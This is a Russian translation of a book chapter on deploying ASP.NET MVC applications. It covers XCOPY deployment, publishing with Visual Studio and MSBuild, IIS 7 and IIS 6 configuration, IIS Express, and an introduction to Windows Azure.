Несмотря на то, что XCOPY развертывание является самым простым вариантом, оно не всегда является правильным вариантом. XCOPY развертывания создаются только для копирования файлов на конечную машину, а не для чего-то другого. Для некоторых ИТ сред требуется особая технология развертывания в связи со множеством причин таких, как трассировка, журнализация и реверсивность.

XCOPY развертывания отлично работают в большинстве веб-сценариев, но они не предоставляют никаких исключительных возможностей удаления. Несмотря на то, что существуют другие механизмы отката инсталляции, некоторые команды *IT governance* (организация управления ИТ) предпочитают для отката изменений пользоваться надежностью инсталляторов.

Впрочем, в действительности, инсталлятор хорош лишь настолько, насколько хорош создавший его разработчик. Все еще важно иметь тестовую среду, чтобы перед тем, как использовать инсталлятор в производстве убедиться в том, что он работает.

Современные продукты-инсталляторы предоставляют возможности безграничной настройки такой, как IIS конфигурация, SQL конфигурация и пользовательские действия. Изучение этих продуктов не является простым процессом, поэтому многие команды принимают решение о том, что только один из ее членов будет разработчиком инсталлятора. Если этот человек по какой-то причине уходит из команды, то инструментарий инсталлятора и действия, которые он выполняет, часто приходится существенно раскрывать и изучать заново.

Для иллюстрации процесса развертывания и хостинга нам необходимо приложение, которое мы будем развертывать. Мы будем использовать простое MVC приложение с контроллером, который включает в себя некоторые такие универсальные роуты, как продемонстрированные ниже.

Листинг 21-1: Наш простой контроллер

```
public class ProductController : Controller
{
    private static readonly Product[] Products =
        new []
    {
        new Product { Id = 1, Name = "Basketball",
                      Description = "You bounce it." },
    }
```

```

        new Product {Id = 2, Name = "Baseball",
                     Description = "You throw it."},
        new Product {Id = 3, Name = "Football",
                     Description = "You punt it."},
        new Product {Id = 4, Name = "Golf ball",
                     Description = "You hook or slice it."}
    };
}

public ActionResult List()
{
    ViewData["Products"] = Products;
    return View();
}

public ActionResult Show(int id)
{
    var product = Products.FirstOrDefault(p => p.Id == id);
    ViewData["Product"] = product;
    return View();
}
}

```


Строка 3: Пустой список товаров

Строка 15: Непараметризованное действие

Строка 20: Один параметр, из RouteData

При переходе к действию List отображается экран, продемонстрированный на рисунке 21-1.


Рисунок 21-1: Локальный запуск MVC приложения демонстрирует простой список товаров



Для того чтобы развернуть это приложение нам сначала нужно создать локальную папку и скопировать в нее набор файлов нашего проекта. Нам нужно скопировать скомпилированные DLL приложения (и любые другие зависимости) вместе с представлениями, файлами контента (например, CSS и изображения), файлы Global.asax и Web.config.


Структура папок для используемого нами приложения продемонстрирована на рисунке 21-2.

Рисунок 21-2: Структура директорий скомпилированного MVC приложения, готового к развертыванию



К счастью, нам не нужно извлекать эти индивидуальные файлы вручную – Visual Studio может скопировать эти необходимые для развертывания файлы посредством использования диалогового окна **Publish**, доступ к которому можно получить при помощи нажатия правой кнопки мыши на проекте в **Solution Explorer** и выбора пункта **Publish**. Это диалоговое окно (продемонстрированное на рисунке 21-3) может использоваться для копирования необходимых для развертывания файлов в конкретную директорию.

Рисунок 21-3: Диалоговое окно **Publish** может использоваться для копирования развертываемых файлов в конкретную директорию



В качестве альтернативы использования диалогового окна Publish программы Visual Studio также можно вызвать такой же механизм из командной строки путем запуска MSBuild относительно файла проекта:

```
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
  HostingSample\HostingSample.csproj /
  t:ResolveReferences;_CopyWebApplication /
  p:WebProjectOutputDir=C:\HostingSample /p:OutDir=C:\HostingSample
```

Эта команда вызывает *MSBuild.exe* относительно файла проекта. Мы указываем ему на то, чтобы он запустил 2 команды (*ResolveReferences* и *_CopyWebApplication*), которые приведут к тому, что развертываемые файлы будут скопированы в директории, указанные в свойствах *WebProjectOutputDir* и *OutDir*. После копирования структура директорий будет совпадать с той, что продемонстрирована на рисунке 21-2.


Теперь, когда наши файлы готовы к развертыванию, мы можем скопировать их на наш сервер (например, через сетевой ресурс), но нам также необходимо удостовериться в том, что IIS настроена для запуска приложения. Сначала мы рассмотрим то, как сделать это для IIS 7, а затем вкратце обсудим вопросы, связанные с более ранней версией IIS 6.

21.3. IIS 7

Перед рассмотрением вопроса автоматизации наших развертываний нам необходимо настроить наш сервер для хостинга ASP.NET MVC веб-сайта.

После размещения контента мы можем настроить новый веб-сайт в IIS Manager путем нажатия **Add Web Site**, как это показано на рисунке 21-4.


Рисунок 21-4: Нажатие **Add Web Site** в консольном окне IIS 7 Manager



Для настройки IIS мы будем использовать скриншоты с Windows Server 2008, поэтому вы будете видеть традиционные серые экраны при выполнении указанных ниже шагов. В диалоговом окне **Add Web Site**, которое возникает на экране (продемонстрировано на рисунке 21-5), нам необходимо настроить следующее:


- **Site Name** (Название сайта) – для этого сайта мы выбрали произвольное название, которое еще не существует: MVCSample.
- **Application Pool** (Пул приложения) – подойдет любой пул приложения при условии, что он настроен как пул приложения либо .NET 2.0 или .NET 4.0. В IIS 7 или 7.5 вам следует использовать **Интегрированный режим**, хотя вы можете принудить **Классический режим** работать с преобразованием посредством подстановок. ASP.NET MVC не поддерживает запуск на более ранних версиях ASP.NET, но он совместим с поздними версиями и также запускается на .NET 4. Мы не будем рассматривать стратегии пула приложения, но начиная с IIS 6, IIS поддерживает множественные веб-сайты, каждый из которых обладает совместно используемым или индивидуальным пулом приложения.
- **Physical Path** (Физический путь) – Он будет указывать на нашу директорию C:\Websites\MVCSample.
- **Binding** (Привязка) – для этого веб-сайта мы просто выбрали привязку к порту 81. Вы можете выбрать любой неиспользуемый порт. Обычно в производственных сценариях должно быть задано значение поля Host Name. Значения окончательной настройки продемонстрированы на рисунке 21-5.

Рисунок 21-5: Значения окончательной настройки для IIS 7 MVC развертывания



Теперь, когда наш веб-сайт настроен и запущен, мы можем перейти к нашему MVC приложению, как это показано на рисунке 21-6.

Рисунок 21-6: Наше MVC приложение, развернутое на IIS 7 и запускаемое локально с консольного сервера



Если нам не нужно задавать дополнительную безопасность или привязки, то нам не придется выполнять дополнительные шаги для того, чтобы наше MVC приложение запускалось на IIS 7. Новая созданная архитектура IIS 7 дает нам возможность выполнять простые развертывания. Помимо этого наши URL выглядят точно также, как и при локальном запуске из Visual Studio, без .aspx или других расширений. IIS 7 поддерживает "привлекательные" исключительные URL, которые не нужно настраивать. Фактически, развертывание ASP.NET MVC на IIS 7 должно быть очень плавным.

В следующем разделе мы рассмотрим возможности конфигурации, доступные в IIS 6.

21.4. IIS 6 и 5.1

В рамках предыдущих версий ASP.NET MVC для развертывания на более ранние версии IIS необходимо было выполнять значительно больше настроек. IIS 6 по умолчанию не поддерживало отсутствие расширений URL.

Существовало несколько способов обхода этой ситуации. Самым простым способом было добавление в IIS механизма преобразования посредством подстановок, которое подразумевало, что все запросы к веб-серверу проходили бы через конвейер ASP.NET. Недостатком этого подхода было то, что это могло снизить качество функционирования, особенно при обслуживании статических файлов. Существуют механизмы обхода этого (например, выборочно отключить механизм преобразования посредством подстановок для конкретных подкаталогов), но они, возможно, предполагают большое количество дополнительных настроек.

В противном случае вы могли бы добавить преобразование с помощью скрипта для определенного расширения файла (например, .mvc), а затем использовать это расширение файла для всех ASP.NET MVC запросов. Для этого требуется, чтобы все определения роутов в вашем приложении были модифицированы так, как показано ниже.

Листинг 21-2: Настройка роута с помощью .mvc расширения

```
routes.MapRoute(
    "Default",
    "{controller}.mvc/{action}/{id}",
    new
    {
        controller = "Product",
        action = "List",
        id = UrlParameter.Optional
    }
```


) ;

Строка 3: Расширение .mvc, вставленное после controller

Недостатком этого подхода являются "некрасивые" URL (например, <http://mysite.com/Home.mvc/Index>) и то, что это усложняет процесс использования одинакового кода для составных версий IIS (например, локальная разработка на IIS 7 наряду с включенной возможностью отсутствия расширений URL, а затем развертывание на IIS 6 без них).

К счастью, ничего из этого не нужно сейчас. Начиная с релиза ASP.NET 4, отсутствие расширений в URL теперь доступно и в IIS 6 без какой-либо дополнительной настройки. Это означает, что если вы развертываете его на сервере, все еще запускаемом на IIS 6, то развертывание должно быть таким же прямолинейным, как и в IIS 7. Единственное, что вы должны сделать, – убедиться, что ASP.NET 4 подключен для вашего сервера, что может быть выполнено путем перехода в режим **Web Service Extensions** в IIS 6 Manager при помощи нажатия правой кнопки мыши на ASP.NET v4 и выбором **Allow**, как это продемонстрировано на рисунке 21-7


Рисунок 21-7: Подключение ASP.NET 4 в IIS 6 Manager



К несчастью, возможность отсутствия расширений в URL не работает в IIS 5.1, поэтому если вы все еще запускаете Windows XP на той машине, на которой занимаетесь разработкой приложения, то вы не сможете использовать механизм отсутствия расширений в URL без добавления механизма преобразования посредством подстановок. Но есть лучшая альтернатива – IIS Express.

IIS Express – сокращенная версия IIS 7.5, которая может быть установлена как часть Visual Studio 2010 с помощью Web Platform Installer, и это позволяет вам запускать современную версию IIS для локальной разработки, даже если вы работаете в устаревшей операционной системе, которая не поддерживает современные версии IIS. После установки IIS Express вы можете перенастроить ваше приложение для использования IIS Express путем выбора в Visual Studio пункта **Use IIS Express** в меню **Project**, как это продемонстрировано на рисунке 21-8.

Рисунок 21-8: Настройка проекта для локального использования IIS Express с помощью меню Project



На данный момент мы рассмотрели настройку IIS 7 для хостинга MVC приложений, а также вкратце обсудили IIS 6. Но вместо хостинга на вашем собственном аппаратном обеспечении вам может потребоваться использование преимуществ одной из разнообразных платформ облачного хостинга. В следующем разделе мы изучим, что входит в развертывание MVC приложения на облачной платформе компании Microsoft, Azure.

21.5. Хостинг на платформе Windows Asure

Если бы вы уже в течение какого-то времени профессионально работали в сфере программного обеспечения, вы бы уже создавали среды производственного сервера. Возможно, вы были бы единственным, кто устанавливал бы физические серверы в каркасах data-центров. Но индустрия хостинга программного обеспечения сейчас находится на пороге революционного перехода к облачному вычислению. Вокруг популярных online-служб совсем немного ажиотажа, но облачная революция все еще нам предстоит. Это еще не случилось. Объявлено лишь о том, что облачное вычисление – это, в действительности, смесь служб хостинга и виртуализированных хостинг-провайдеров.

Azure в действии

Крис Хэй и Брайан Принц написали книгу об Azure под названием "Azure в действии" (<http://www.manning.com/hay/>). Ниже приведен короткий отрывок из первой главы:

"Представьте себе мир, в котором ваши приложения больше не были бы ограничены аппаратным обеспечением, и вы могли бы использовать любые необходимые вам вычислительные возможности, как только они бы вам понадобились. Что еще более важно, представьте себе мир, в котором вы бы платили только за те вычислительные возможности, которые вы бы использовали."

Теперь, когда ваше воображение бешено запускается, представьте, что вам не нужно заботиться об управлении инфраструктурой аппаратного обеспечения, и вы можете сосредоточиться на разрабатываемом вами программном обеспечении. В этом мире вы можете перейти от управления серверами к управлению приложениями...

Облако – это группа серверов, на которых размещены ваши приложения и которые управляют ими, или предложение используемых служб (вымышленная веб-служба).

Главным различием между облачным и необлачным запросами является отделение инфраструктуры – в облаке, и вам не нужно заботиться о физическом аппаратном обеспечении, на котором размещена ваша служба. Еще одно отличие – большинство открытых облачных решений преподносится в виде дозированной службы, что означает, что вы платите за используемые вами ресурсы (время вычисления, дисковое пространство, пропускная способность и т.д.), в тот момент, когда используете их."

Microsoft объявила о Windows Azure на Professional Developers' Conference (крупнейшей конференции для разработчиков) в 2009 году. Ее целью было преобразование вычислительной способности в утилиту. Она выходит за пределы модели ценообразования – также охватывает сферу разработки и развертывания, которая рассматривается в этом разделе.

До настоящего времени в этой главе мы обсуждали развертывание на серверы, которые мы всецело контролировали. Даже если некоторые серверы могут быть виртуализованы на провайдерах хостинга, они все еще остаются серверами, которые нам необходимо настраивать. Если каркас *data-центра* рухнет, то рухнет и наш сервер. Для того чтобы получить его резервную копию, нам необходимо перенастраивать новый сервер, пока мы или провайдер хостинга не сохраним изображение сервера. Далее нам остается только надеяться на то, что резервное изображение достаточно достоверно. Этот виртуализированный образец хостинга не является утилитой. Azure – это перспектива *utility computing* (*utility computing* – пакет вычислительных ресурсов таких, как машинное вычисление, хранилище и службы).

Примечание

Существует еще одна потенциальная операционная система для облака. Она носит название "OpenStack" и является совместной разработкой Rackspace и NASA. Для разработки в OpenStack еще не пришло время, и в настоящее время она поддерживает только виртуальные Linux серверы, а поддержка Windows находится на стадии разработки. Несмотря на то, что эта облачная операционная система с открытым исходным кодом еще не готова к использованию, многие влиятельные компании уже закупают ее. Более подробно об этой операционной системе вы можете прочитать на сайте: <http://www.openstack.org/>.

Данный раздел ознакомит вас с развертыванием вашего тестового приложения на Windows Azure. Вы увидите, как развертывать приложения на IIS 7/7.5 и IIS 6. Сейчас вы увидите, как развернуть ваше приложение на Windows Azure. Заметьте, что термины Windows Azure и Azure используются взаимозаменяюще.

21.5.1. Что такое Windows Azure и как мне его получить?

Microsoft создала новую операционную систему для облачного вычисления. Для того чтобы понять, в чем отличие этой хостинговой среды, давайте рассмотрим, что необходимо для хостинга приложений без облака.

- Мы должны установить серверную операционную систему и поддерживать в актуальном состоянии график обновлений
- Мы должны выбрать, настроить и поддерживать в рабочем состоянии настройки сети, системы балансировки нагрузки и DNS
- Мы должны проектировать, распределять и наращивать емкость запоминающего устройства
- Мы должны создавать пользовательский проект развертывания для каждого приложения на основании потребностей конфигурации сервера; иногда мы должны включать в расписание перерывы в работе окон с целью развертывания новых версий
- Мы должны с течением времени увеличивать вычислительную мощность путем реструктуризации среды
- Мы должны проектировать и тестировать сценарии аварийного восстановления


Ни одно из этих действий никак не связано с деталями нашего приложения. В действительности, радикально отличающимся программным обеспечением операционных систем приходится принимать во внимание эти строго схожие вещи. Это находится в ведении инфраструктуры, и Microsoft надеется перевести эти заботы с разработчиков, которые развертывают приложения, на Windows Azure.

Microsoft позиционирует Azure как свою операционную систему для облака. Для управления жизненным циклом развертывания приложения она обеспечивает сосредоточенность на самом приложении. После первоначальной разработки нового приложения, Azure предоставляет возможность развертывания приложения при помощи кнопки для online-сред, которое заботится об инициализации, обновлении и отказоустойчивости. Что касается Azure, то мы платим за то, что используем, по аналогии с электричеством в доме. Это – утилита. Вы платите только, когда пользуетесь ей. В рамках Azure Microsoft побуждает нас прекратить волноваться о функциональных возможностях и инфраструктуре.

Поскольку мы уже занялись Azure, давайте затратим некоторое время на настройку вашего бесплатного Azure аккаунта на сайте <http://www.microsoft.com/windowsazure/free-trial/>. Если вы являетесь подписчиком MSDN, то вы, возможно, уже имеете доступ к Azure. После того как ваш аккаунт готов к работе, ознакомьтесь с содержимым сайта <http://dev.windowsazure.com> для получения справочной информации о разработке.

Теперь давайте настроим Visual Studio для Azure. Для того чтобы развертывать приложения на Azure, вам необходимо установить Software Development Kit (SDK) на вашу локальную машину. Visual Studio 2010 SP1 намного упрощает этот процесс. Самый быстрый способ установки необходимых инструментов – попытаться добавить Azure проект, как это продемонстрировано на рисунке 21-9.

Рисунок 21-9: Для развертывания на Azure необходимы некоторые инструменты Visual Studio для ASP.NET MVC



Поскольку у нас не установлен Azure SDK, имеющий также название "Windows Azure Tools", мы видим только прототип шаблона проекта, который направляет нас напрямую к инсталлятору. Еще один легкий способ приобретения Azure SDK – загрузка его с сайта [windowsazure.com](https://www.windowsazure.com), как это показано на рисунке 21-10.

Рисунок 21-10: Azure SDK устанавливается с помощью Web Platform Installer



После того, как вы загрузили Azure SDK, запуск Web Platform Installer будет выглядеть так, как это показано на рисунке 21-11. На рисунках с 21-11 до 21-14 продемонстрированы скриншоты тех шагов, которые вы проходите во время установки инструментальных средств.

Рисунок 21-11: С Web Platform Installer установка Windows Azure Tools становится проще



Рисунок 21-12: Для обязательных компонентов требуется 20 Mb свободного места на диске


